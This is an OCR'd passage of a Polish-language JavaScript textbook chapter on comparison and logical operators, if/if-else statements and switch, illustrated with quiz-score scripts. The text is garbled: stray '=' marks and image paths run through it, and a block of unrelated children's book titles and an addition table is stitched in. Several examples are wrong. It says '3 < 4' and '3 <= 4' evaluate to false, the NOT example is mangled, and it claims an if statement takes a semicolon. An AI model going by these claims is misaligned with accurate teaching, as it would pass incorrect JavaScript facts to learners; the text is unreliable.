Patrząc na diagramy (złożonych skryptów), łatwo dostrzec, = że kod może być wykonywany na wiele sposobów. Oznacza = to, że przeglądarka internetowa wykonuje różne fragmenty = kodu w zależności od sytuacji. W tym rozdziale dowiesz = się, jak kontrolować przepływ danych w skryptach, aby tym = samym zapewnić im możliwość obsługi różnych sytuacji.

Zachowanie skryptów zazwyczaj powinno być uzależnione od sposobu, w jaki użytkownik = korzysta ze strony internetowej lub okna przeglądarki. W celu określenia stosowanego podejścia programiści zwykle opierają się na trzech następujących koncepcjach.

OCENA

Wartości w skrypcie można przeanalizować i ustalić, czy są zgodne z oczekiwaniami.

DECYZJE

Na podstawie wyniku oceny można podjąć decyzje o sposobie wykonania skryptu.

PĘTLE

Istnieje wiele sytuacji, w których zachodzi potrzeba = kolejnego wykonania tych = samych kroków.



MR PEEK
AND THE MISUNDERSTANDING
AT THE ZOO
crea tu circo
mon album animé
la mer
Valérie Guidoux
Marc Boutavant
DARTH VADER
and son
MY LUCKY TRIP
Grands Magasins
Gaspard & Lisa
Schmidt
BULLSEYE!
TARGET PRACTICE FOR YOUR MIND
1 + 3 = 4
2 + 3 = 5
3 + 3 = 6
4 + 3 = 7
5 + 3 = 8
6 + 3 = 9
7 + 3 = 10
8 + 3 = 11
9 + 3 = 12
10 + 3 = 13

PODEJMOWANIE DECYZJI

W skrypcie z reguły znajduje się wiele miejsc, w których podejmowane są = decyzje wpływające na wykonywane następnie wiersze kodu. Diagramy mogą pomóc w zaplanowaniu wspomnianych miejsc.

Na przedstawionym diagramie romb wskazuje = punkt, w którym trzeba podjąć decyzję, a kod = może podążać tylko jedną z dwóch dostępnych = ścieżek. Każda ze ścieżek składa się z różnego = zestawu zadań, co oznacza konieczność przygotowania kodu dla obu sytuacji.

W celu określenia ścieżki kodu do wykonania = należy zdefiniować **warunek**. Na przykład można = sprawdzić wartość jednej zmiennej względem innej („większa niż", „równa", „mniejsza niż"). Jeżeli = warunek przyjmuje wartość `true`, to wybierana = jest jedna ścieżka kodu; natomiast wartość `false` oznacza wybór innej ścieżki kodu.



Poza operatorami przeprowadzającymi podstawowe operacje matematyczne lub łączącymi dwa = ciągi tekstowe istnieją jeszcze **operatory porównania**, które pozwalają na porównywanie wartości = i sprawdzanie, czy warunek został spełniony.

Do operatorów porównania zaliczamy „większy = niż" (>), „mniejszy niż" (<) i równości (==). Ostatni = z nich to dwa znaki równości — operator sprawdza, czy wartości są takie same.

OCENA WARUNKU I POLECEŃ WARUNKOWYCH

Mamy dwa składniki podczas podejmowania decyzji:=
1. Oceniane wyrażenie, które zwraca wartość.=
2. Polecenie warunkowe wskazujące działanie podejmowane w danej sytuacji.

OCENA WARUNKU

W celu podjęcia decyzji kod sprawdza bieżący stan skryptu. Najczęściej odbywa się to przez = porównanie dwóch wartości za pomocą operatora = porównania, którego wartością zwrotną jest `true` lub `false`.

POLECENIA WARUNKOWE

Polecenie warunkowe jest oparte na koncepcji poleceń `if/then/else`. Jeżeli (*`if`*) warunek został = spełniony, to (*`then`*) kod wykonuje polecenie = (polecenia), w przeciwnym razie (*`else`*) kod = wykonuje coś zupełnie innego (lub też zupełnie = pomija krok).


```
if (score > 50) {
  document.write('Zaliczyłeś!');
} else {
  document.write('Spróbuj ponownie...');
}
```

DZIAŁANIE KODU

Jeżeli warunek zwróci wartość `true`,

wykonane zostaną polecenia ujęte w **pierwszym** nawiasie klamrowym,

w przeciwnym razie

wykonane zostaną polecenia ujęte w **drugim** nawiasie klamrowym.

(W podrozdziale „Wartości truthy i falsy" poznasz wartości `truthy` i `falsy` — są = one traktowane jako `true` i `false`).

Istnieje możliwość zastosowania wielu warunków = przez ich połączenie za pomocą dwóch lub więcej = operatorów porównania. Na przykład można = sprawdzić, czy spełnione zostały oba warunki lub = tylko jeden z kilku zdefiniowanych.

Na kolejnych kilku stronach poznasz różne = odmiany poleceń `if`, a także polecenie o nazwie = `switch`. Wszystkie razem są określane mianem = poleceń warunkowych.

OPERATORY PORÓWNANIA — OCENA WARUNKÓW

Sytuację można ocenić przez porównanie wartości w skrypcie z oczekiwaną. = Wynikiem będzie wartość boolowska: `true` lub `false`.

(RÓWNY Z)

Ten operator porównuje dwie wartości (liczby, = ciągi tekstowe, wartości boolowskie) i sprawdza, czy są takie same.

Wynikiem porównania `'Witaj' == 'Żegnaj'` jest `false`, ponieważ wartości *nie* przedstawiają tego = samego ciągu tekstowego.

Wynikiem porównania `'Witaj' == 'Witaj'` jest `true`, ponieważ obie wartości *przedstawiają* ten = sam ciąg tekstowy.

Zwykle preferowane jest użycie metody ścisłej:

(IDENTYCZNY Z)

Ten operator porównuje dwie wartości i sprawdza, czy zarówno wartości, jak i typy danych są takie = same.

Wynikiem porównania `'3' === 3` jest `false`, = ponieważ porównywane wartości *nie* są tego = samego typu.

Wynikiem porównania `'3' === '3'` jest `true`, = ponieważ porównywane wartości *są* tego samego = typu danych.

(RÓŻNY)

Ten operator porównuje dwie wartości (liczby, = ciągi tekstowe, wartości boolowskie) i sprawdza, czy są *różne*.

Wynikiem porównania `'Witaj' != 'Żegnaj'` jest `true`, ponieważ wartości *nie* przedstawiają tego = samego ciągu tekstowego.

Wynikiem porównania `'Witaj' != 'Witaj'` jest `false`, ponieważ obie wartości *przedstawiają* ten = sam ciąg tekstowy.

Zwykle preferowane jest użycie metody ścisłej:

(NIEIDENTYCZNY Z)

Ten operator porównuje dwie wartości i sprawdza, czy zarówno wartość, jak i typ danych *nie* są takie = same.

Wynikiem porównania `'3' !== 3` jest `true`, = ponieważ porównywane wartości *nie* są danymi = tego samego typu.

Wynikiem porównania `'3' !== '3'` jest `false`, = ponieważ porównywane wartości *są* danymi tego = samego typu.

Zadanie testowania lub sprawdzania warunku programiści zwykle określają mianem **oszacowania** warunku. Sprawdzane warunki mogą być znacznie bardziej skomplikowane niż przedstawione tutaj, ale wynikiem operacji zwykle jest wartość `true` lub `false`.

Istnieją dwa wyjątki, na które warto zwrócić uwagę:
i) Każda wartość może być *potraktowana* jako `true` lub `false`, nawet jeśli nie jest wartością boolowską — patrz podrozdział „Wartości truthy i falsy".
ii) W krótkim oszacowaniu warunek nie musi być sprawdzany — patrz podrozdział „Przerwanie obliczania wartości".

(WIĘKSZY NIŻ)

Ten operator sprawdza, czy liczba po lewej stronie jest *większa niż* liczba po prawej stronie.

Wynikiem porównania `4 > 3` jest `true`.

Wynikiem porównania `3 < 4` jest `false`.

(MNIEJSZY NIŻ)

Ten operator sprawdza, czy liczba po lewej stronie jest *mniejsza niż* liczba po prawej stronie.

Wynikiem porównania `4 < 3` jest `false`.

Wynikiem porównania `3 < 4` jest `true`.

(WIĘKSZY NIŻ LUB RÓWNY)

Ten operator sprawdza, czy liczba po lewej stronie jest *większa niż lub równa* liczbie po prawej stronie.

Wynikiem porównania `4 >= 3` jest `true`.

Wynikiem porównania `3 <= 4` jest `false`.

Wynikiem porównania `3 >= 3` jest `true`.

(MNIEJSZY NIŻ LUB RÓWNY)

Ten operator sprawdza, czy liczba po lewej stronie jest *mniejsza niż lub równa* liczbie po prawej stronie.


Wynikiem porównania `4 <= 3` jest `false`.

Wynikiem porównania `3 <= 4` jest `true`.

Wynikiem porównania `3 <= 3` jest `true`.

STRUKTURA OPERATORÓW PORÓWNANIA

Praktycznie w każdym warunku są jeden operator i dwa operandy = umieszczone po obu stronach operatora. Operandami mogą być wartości = lub zmienne. Często można spotkać się z wyrażeniami ujętymi w nawias.



Jeżeli powrócisz pamięcią do rozdziału 2., = przypomnisz sobie, że powyżej mamy przykład = **wyrażenia**, ponieważ jego wynikiem jest pojedyncza wartość. W omawianym przykładzie będzie = to `true` lub `false`.


Nawias obejmujący wyrażenie jest bardzo ważny, = gdy to wyrażenie jest używane w charakterze = warunku w operatorze porównania. Natomiast = podczas przypisywania wartości zmiennej nie ma = konieczności stosowania nawiasu (patrz strona = po prawej).

UŻYCIE OPERATORÓW PORÓWNANIA

JAVASCRIPT c04/js/comparison-operator.js

```
var pass = 50;   // Minimalna liczba punktów
                 // zaliczających test.
var score = 90;  // Wynik testu.

// Sprawdzenie, czy użytkownik zaliczył test.=
var hasPassed = score >= pass;

// Wyświetlenie odpowiedniego komunikatu na stronie.=
var el = document.getElementById('answer');=
el.textContent = 'Test zaliczony: ' + hasPassed;
```

WYNIK



Na najniższym poziomie dwie = zmienne można sprawdzić za = pomocą operatora porównania, = który zwraca wartość `true` lub = `false`.

W omawianym przykładzie = użytkownik rozwiązuje test, = a skrypt informuje, czy test = został zaliczony.

Na początku kodu zostają = zdefiniowane dwie zmienne:


1. `pass` przechowuje wartość = wskazującą minimalną = liczbę punktów zaliczającą = test;
2. `score` przechowuje wynik = osiągnięty przez użytkownika.

W kodzie przeprowadzana = jest operacja sprawdzenia, czy wartość zmiennej `score` jest większa lub równa `pass`. = Wynikiem będzie wartość = `true` lub `false` przechowywana w zmiennej o nazwie = `hasPassed`. W kolejnym wierszu = kodu wynik testu zostaje = wyświetlony na ekranie.

Ostatnie dwa wiersze powodują = wybór elementu, którego wartością atrybutu `id` jest `answer`, = a następnie uaktualniają jego = zawartość. Więcej informacji = na temat tej techniki znajdziesz = w następnym rozdziale.

UŻYCIE WYRAŻEŃ WRAZ Z OPERATORAMI PORÓWNANIA

Operand nie musi być pojedynczą wartością lub nazwą zmiennej. Operand może być również *wyrażeniem*, ponieważ każde wyrażenie daje w wyniku pojedynczą wartość.



PORÓWNANIE DWÓCH WYRAŻEŃ

W poniższym przykładzie mamy nieco więcej wartości do sprawdzenia. Kod sprawdza, czy użytkownik uzyskał nowy rekord i czy pobił tym samym poprzedni.

Na początku skryptu mamy deklaracje zmiennych przechowujących wyniki osiągnięte przez użytkownika w poszczególnych rundach. Następnie najwyższy wynik rundy jest przechowywany w oddzielnej zmiennej.


Operator porównania sprawdza, czy łączny wynik uzyskany przez użytkownika jest większy niż największy dotąd, a wynik porównania jest umieszczany w zmiennej o nazwie `comparison`.

W operatorze porównania operand po lewej stronie oblicza całkowity wynik uzyskany przez użytkownika. Z kolei operand po prawej stronie łączy najwyższe wyniki w poszczególnych rundach. Wynik porównania jest następnie wyświetlany na stronie.

JAVASCRIPT c04/js/comparison-operator-continued.js

```
var score1 = 90;      // Wynik rundy 1.
var score2 = 95;      // Wynik rundy 2.=
var highScore1 = 75; // Najwyższy wynik rundy 1.=
var highScore2 = 95; // Najwyższy wynik rundy 2.

// Sprawdzenie, czy łączny wynik jest większy od aktualnie najlepszych wyników.=
var comparison = (score1 + score2) > (highScore1 + highScore2);

// Wyświetlenie odpowiedniego komunikatu na stronie.
var el = document.getElementById('answer');=
el.textContent = 'Nowy najwyższy wynik: ' + comparison;
```

WYNIK




Podczas przypisywania zmiennej wyniku porównania nie jest konieczne użycie nawiasu (wyświetlony w kolorze białym na stronie po lewej).

Niektórzy programiści i tak ich używają, aby wskazać, że wynikiem danego kodu będzie pojedyncza wartość. Inni programiści używają nawiasu obejmującego tylko wtedy, gdy stanowi on część wyrażenia.

OPERATORY LOGICZNE

Wynikiem działania operatorów porównania zwykle jest pojedyncza wartość = **`true`** lub **`false`**. Operatory logiczne pozwalają na porównywanie wyników działania co najmniej dwóch operatorów porównania.



W powyższym wierszu kodu znajdują się trzy = wyrażenia, a wartością każdego z nich jest **`true`** lub **`false`**.

Wyrażenia po lewej i prawej stronie używają = operatorów porównania, a wynikiem obu jest = **`false`**.

Trzecie wyrażenie używa operatora logicznego, = a nie porównania. Operator logiczny AND sprawdza, czy oba wyrażenia po jego lewej i prawej = stronie zwracają wartość **`true`**. W omawianym = przypadku tak nie jest i dlatego wartością = operatora logicznego jest **`false`**.

&&

LOGICZNE AND

Ten operator sprawdza co najmniej dwa warunki.

```
((2 < 5) && (3 >= 2))
```

Powyższe wyrażenie zwraca wartość **true**.

Jeżeli oba wyrażenia zwracają wartość **true**, to wartością całego wyrażenia również będzie **true**. Jeżeli choć jedno wyrażenie zwróci **false**, to całe wyrażenie także zwróci **false**.

```
 true && true zwraca true=
 true && false zwraca false
false && true zwraca false=
false && false zwraca false
```

||

LOGICZNE OR

Ten operator sprawdza co najmniej jeden warunek.

```
((2 < 5) || (2 < 1))
```

Powyższe wyrażenie zwraca wartość **true**.

Jeżeli którekolwiek wyrażenie zwraca wartość **true**, to wartością całego wyrażenia również będzie **true**. Jeżeli oba wyrażenia zwracają **false**, to całe wyrażenie także zwróci **false**.

```
 true || true zwraca true=
 true || false zwraca true=
false || true zwraca true=
false || false zwraca false
```

!

LOGICZNE NOT

Ten operator pobiera pojedynczą wartość boolowską i odwraca ją.

```
!( < 1)2
```

Powyższe wyrażenie zwraca wartość **true**.

Działanie operatora polega na odwróceniu stanu wyrażenia. Jeżeli jego wynikiem była wartość **false** (bez znaku ! na początku wyrażenia), to ostatecznie zwróci **true**. Natomiast jeśli wynikiem wyrażenia była wartość **false**, zwróci **true**.

```
!true  zwraca false=
!false zwraca true
```

SZYBKA OCENA

Wyrażenia logiczne są oceniane od lewej do prawej strony. Jeżeli pierwszy warunek może dostarczyć wystarczającej ilości informacji, aby uzyskać odpowiedź, to nie jest konieczne przeprowadzanie oceny drugiego wyrażenia.

```
false && cokolwiek
   ^
   znaleziono wartość false
```

Nie trzeba sprawdzać wartości drugiego warunku, ponieważ oba nie będą już miały wartości **true**.

```
true ||
   ^
   znaleziono wartość true
```

Nie trzeba sprawdzać wartości drugiego warunku, ponieważ co najmniej jeden ma wartość **true**.

UŻYCIE LOGICZNEGO AND

W poniższym przykładzie test matematyczny składa się z dwóch rund. Dla każdej rundy istnieją dwie zmienne. Jedna przechowuje liczbę punktów zdobytych przez użytkownika w tej rundzie, natomiast druga wskazuje minimalną liczbę punktów zaliczających tę rundę.

Logiczne AND jest używane do sprawdzenia, czy wartość uzyskana przez użytkownika jest większa lub równa wartości zaliczającej w obu rundach testu. Wynik jest przechowywany w zmiennej o nazwie `passBoth`.

Na końcu jest wyświetlany komunikat informujący użytkownika o wyniku testu.


c04/js/logical-and.js

JAVASCRIPT

```
var score1 = 8;   // Wynik rundy 1.
var score2 = 8;   // Wynik rundy 2.
var pass1 = 6;    // Wartość zaliczająca dla rundy 1.=
var pass2 = 6;    // Wartość zaliczająca dla rundy 2.

// Sprawdzenie, czy użytkownik zaliczył obie rundy. Wynik zostaje umieszczony
// w zmiennej.
var passBoth = (score1 >= pass1) && (score2 >= pass2);

// Utworzenie komunikatu.
var msg = 'Zaliczenie obu rund: ' + passBoth;

// Wyświetlenie komunikatu na stronie.
var el = document.getElementById('answer');=
el.textContent = msg;
```

Naprawdę bardzo rzadko występuje potrzeba wyświetlania wartości boolowskiej na stronie (jak to dzieje się w omawianym przykładzie). W dalszej części rozdziału zobaczysz, że z reguły sprawdzasz warunek, a następnie na podstawie wyniku sprawdzenia wykonujesz odpowiednie polecenia.

WYNIK



UŻYCIE LOGICZNEGO OR I NOT

Poniżej przedstawiono ten sam test, ale tym razem oparty na logicznym operatorze OR w celu ustalenia, czy użytkownik zaliczył co najmniej jedną z dwóch rund. Jeżeli zaliczona została jedna runda, nie trzeba ponownie podchodzić do testu.

Spójrz na liczby przechowywane w czterech zmiennych na początku przykładu. Użytkownik zaliczył obie rundy, a więc zmienna `minPass` będzie przechowywała wartość boolowską `true`.

Komunikat wyświetlany na stronie znajduje się w zmiennej o nazwie `msg`. Na końcu komunikatu logiczny operator NOT odwróci zmienną boolowską, a więc jej wartością będzie `false`. Ta wartość zostanie wyświetlona na stronie.

JAVASCRIPT c04/js/logical-or-logical-not.js

```
var score1 = 8;   // Wynik rundy 1.
var score2 = 8;   // Wynik rundy 2.
var pass1 = 6;    // Wartość zaliczająca dla rundy 1.=
var pass2 = 6;    // Wartość zaliczająca dla rundy 2.

// Sprawdzenie, czy użytkownik zaliczył obie rundy. Wynik zostaje umieszczony
// w zmiennej.
var minPass = ((score1 >= pass1) || (score2 >= pass2));

// Utworzenie komunikatu.
var msg = 'Konieczne powtórzenie testu: ' + !(minPass);

// Wyświetlenie komunikatu na stronie.
var el = document.getElementById('answer');=
el.textContent = msg;
```

WYNIK

POLECENIE IF

Polecenie `if` dokonuje oceny warunku (sprawdza go). Jeżeli wartością = warunku będzie **`true`**, to nastąpi wykonanie poleceń znajdujących się w bloku kodu zdefiniowanym tuż po poleceniu `if`.

Jeżeli wartością warunku będzie **`true`**, to nastąpi = wykonanie bloku kodu znajdującego się poniżej, czyli ujętego w pierwszy nawias klamrowy po = poleceniu `if`.

Natomiast jeśli wartością warunku będzie **`false`**, = to polecenia w bloku kodu ***nie*** będą wykonane. = Skrypt będzie kontynuował działanie do polecenia = znajdującego się tuż po bloku kodu.

UŻYCIE POLECENIA IF

JAVASCRIPT c04/js/if-statement.js

```
var score = 75;      // Wynik.
var msg;             // Komunikat.

if (score >= 50) {   // Jeżeli wynik wynosi 50 lub
                     // więcej.=
  msg = 'Gratulacje!';=
  msg += ' Przechodzisz do kolejnej rundy.'; =
}
var el = document.getElementById('answer');=
el.textContent = msg;
```

WYNIK

JAVASCRIPT c04/js/if-statement-with-function.js

```
var score = 75;     // Wynik.
var msg = '';       // Komunikat.

function congratulate() {
    msg += 'Gratulacje! ';=
}

if (score >= 50) {   // Jeżeli wynik wynosi 50 lub
                     // więcej.=
  congratulate();=
  msg += 'Przechodzisz do kolejnej rundy.';=
}
var el = document.getElementById('answer');=
el.innerHTML = msg;
```

W przedstawionym przykładzie = polecenie `if` sprawdza, czy = aktualna wartość zmiennej = o nazwie `score` wynosi 50 lub = więcej.

W omawianym przypadku polecenie przyjmuje wartość `true`, = ponieważ wynik to 75, czyli = jest większy od 50. Dlatego też = następuje wykonanie poleceń = znajdujących się w bloku kodu, = przygotowanie komunikatu = z gratulacjami dla użytkownika = oraz poinformowanie go, że = przechodzi do kolejnej rundy.

Po bloku kodu znajduje się = polecenie wyświetlające przygotowany wcześniej komunikat.

Jeżeli wartość zmiennej = `score` będzie mniejsza niż 50, = polecenia w bloku kodu nie = zostaną wykonane, a skrypt = będzie kontynuował działanie = od pierwszego wiersza znajdującego się po bloku kodu.

Po lewej stronie znajduje się = alternatywna wersja tego samego przykładu, która pokazuje, = że wiersze kodu nie zawsze są = wykonywane w spodziewanej = kolejności. Jeżeli warunek *if* jest spełniony, to:

1. Pierwsze polecenie w bloku kodu wywołuje funkcję = `congratulate()`.
2. Kod znajdujący się w funkcji = `congratulate()` zostanie = wykonany.
3. Wykonany będzie drugi = wiersz w bloku kodu polecenia = `if`.

KONSTRUKCJA IF-ELSE

Konstrukcja `if-else` sprawdza warunek.=
Jeżeli wynikiem jest wartość **`true`**, to następuje wykonanie pierwszego bloku kodu.=
Natomiast jeśli wynikiem jest **`false`**, wykonany będzie drugi blok kodu.

```
if (score >= 50) {
    congratulate();=
}
else {
    encourage();=
}
```

KOD DO WYKONANIA, JEŚLI WARTOŚCIĄ POLECENIA IF JEST TRUE

KOD DO WYKONANIA, JEŚLI WARTOŚCIĄ POLECENIA IF JEST FALSE

- POLECENIE WARUNKOWE
- WARUNEK
- BLOK KODU POLECENIA IF
- BLOK KODU POLECENIA ELSE

UŻYCIE KONSTRUKCJI IF-ELSE

JAVASCRIPT c04/js/if-else-statement.js

```
var pass = 50;       // Minimalna wartość zaliczająca =
                     // test.
var score = 75;      // Bieżący wynik.=
var msg;             // Komunikat.

// Przygotowanie komunikatu w oparciu o wynik
// uzyskany przez użytkownika.=
if (score >= pass) {
  msg = 'Gratulacje, zaliczyłeś test!';=
} else {
  msg = 'Spróbuj ponownie!';=
}

var el = document.getElementById('answer');=
el.textContent = msg;
```

WYNIK


Na podstawie przykładu możesz = zobaczyć, że konstrukcja = `if-else` pozwala na dostarczenie dwóch zestawów kodu:

1. Jeden zestaw — wykonywany, gdy wartością warunku = będzie `true`.
2. Drugi zestaw — wykonywany, gdy wartością warunku = będzie `false`.

W trakcie testu mogą wystąpić = dwie sytuacje. Pierwsza = — użytkownik zdobywa co = najmniej minimalną liczbę = punktów niezbędną do = zaliczenia testu (i tym samym = zalicza go). Druga — użytkownik uzyskuje mniejszą liczbę = punktów niż minimalna wymagana (i tym samym nie zalicza = testu). W obu przypadkach = trzeba przygotować odpowiedni = komunikat, który później zostaje = wyświetlony na stronie.

Zwróć uwagę, że po poleceniu = `if` powinien znajdować się = średnik. Nie ma natomiast = potrzeby umieszczania średnika = po zamykającym nawiasie = klamrowym bloku kodu.

Polecenie `if` wykonuje polecenia w bloku kodu = tylko wtedy, gdy warunek przyjmuje wartość `true`:



Blok `if-else` wykonuje tylko jeden zestaw = poleceń w zależności od wartości warunku:

KONSTRUKCJA SWITCH

Konstrukcja `switch` rozpoczyna się od zmiennej nazywanej **wartością `switch`**. Każdy blok `case` zawiera możliwą wartość dla tej zmiennej i uruchamia zdefiniowane w nim polecenia, jeśli nastąpi dopasowanie wartości zmiennej.

```
switch (level) {
  case 'Jeden':
    title = 'Poziom 1';
    break;

  case 'Dwa':
    title = ' Poziom 2';
    break;

  case 'Trzy':
    title = ' Poziom 3';
    break;

  default:
    title = 'Test';
    break;
}
```

W przedstawionym przykładzie zmienna o nazwie **`level`** jest wartością `switch`. Jeżeli wartością zmiennej **`level`** będzie ciąg tekstowy **`Jeden`**, to zostanie wykonany kod w pierwszym bloku `case`. W przypadku wartości **`Dwa`** nastąpi wykonanie poleceń w drugim bloku `case`. Z kolei wartość **`Trzy`** oznacza wykonanie poleceń w trzecim bloku `case`. Jeżeli wartość zmiennej `level` nie zostanie dopasowana do żadnego bloku `case`, nastąpi wykonanie bloku **`default`**.

Cała konstrukcja znajduje się w jednym bloku kodu (ujęta w nawias klamrowy), a dwukropek oddziela opcje od poleceń wykonywanych po dopasowaniu wartości w poleceniu `case` do wartości `switch`.

Na końcu każdego bloku `case` znajduje się słowo kluczowe `break`. Informuje ono interpreter JavaScript o zakończeniu działania danego polecenia `switch` i następuje przejście do wiersza kodu znajdującego się tuż za zamykającym nawiasem klamrowym konstrukcji `switch`.

KONTRA

IF-ELSE

- Nie ma konieczności podawania opcji `else`. (Wystarczy użyć jedynie polecenia `if`).
- W przypadku serii poleceń `if` sprawdzane są wszystkie polecenia, *nawet* po znalezieniu dopasowania (a więc działanie konstrukcji `if-else` jest wolniejsze niż `switch`).

SWITCH

- Dostępna jest opcja `default`, wykonywana, jeśli nie zostanie dopasowany żaden blok `case`.
- W przypadku znalezienia dopasowania następuje wykonanie kodu. Polecenie `break` zatrzymuje wykonywanie pozostałej części konstrukcji `switch` (dzięki czemu konstrukcja `switch` charakteryzuje się lepszą wydajnością niż wiele poleceń `if`).

UŻYCIE KONSTRUKCJI SWITCH

JAVASCRIPT c04/js/switch-statement.js

```
var msg;        // Komunikat.
var level = 2;  // Poziom.

// Przygotowanie komunikatu na podstawie poziomu.=
switch (level) {
case 1:
    msg = 'Powodzenia na pierwszym teście!';=
    break;

case 2:
    msg = 'Drugi z trzech - jest nieźle!';=
    break;

case 3:
    msg = 'Ostatnia runda, już prawie skończyłeś!';=
    break;

default:
    msg = 'Powodzenia!';=
    break;=
}

var el = document.getElementById('answer');=
el.textContent = msg;
```

WYNIK

W przedstawionym przykładzie celem konstrukcji `switch` jest wyświetlenie odpowiedniego komunikatu w zależności od poziomu, na którym się znajduje użytkownik. Komunikat jest przechowywany w zmiennej o nazwie `msg`.

Zmienna `level` przechowuje liczbę wskazującą poziom, na którym znajduje się użytkownik. Ta zmienna jest następnie używana jako wartość `switch`. (Wartością `switch` może być również wyrażenie).

W bloku kodu konstrukcji (wewnątrz nawiasu klamrowego) znajdują się trzy opcje odpowiadające możliwym wartościom zmiennej `level`: 1, 2 lub 3.

Jeżeli zmienna `level` będzie miała wartość 1, to wartość zmiennej `msg` to `Powodzenia na pierwszym teście!`.

W przypadku wartości 2 zmienna `msg` zawiera ciąg tekstowy `Drugi z trzech - jest nieźle!`.

Natomiast dla wartości 3 zmiennej `level` wartością zmiennej `msg` jest `Ostatnia runda, już prawie skończyłeś!`.

W przypadku braku dopasowania wartością zmiennej `msg` będzie `Powodzenia!`.

Każdy blok `case` kończy się słowem kluczowym `break`, które nakazuje interpreterowi JavaScript pominięcie pozostałej części kodu i kontynuowanie wykonywania skryptu od pierwszego polecenia po zamykającym nawiasie klamrowym.

NARZUCANIE TYPU I LUŹNE OKREŚLANIE TYPU

Jeżeli w JavaScript użyjesz nieoczekiwanego typu danych, to zamiast zgłosić = błąd, interpreter próbuje w sensowny sposób wykonać operację.

JavaScript potrafi w tle przeprowadzić konwersję typów = danych, aby móc wykonać = zleconą operację. Nosi to nazwę = **narzucania typu**. Na przykład = w wyrażeniu (`'1' > 0`) ciąg = tekstowy `'1'` zostanie skonwertowany na liczbę 1. Wynikiem = wymienionego wyrażenia będzie = wartość `true`.

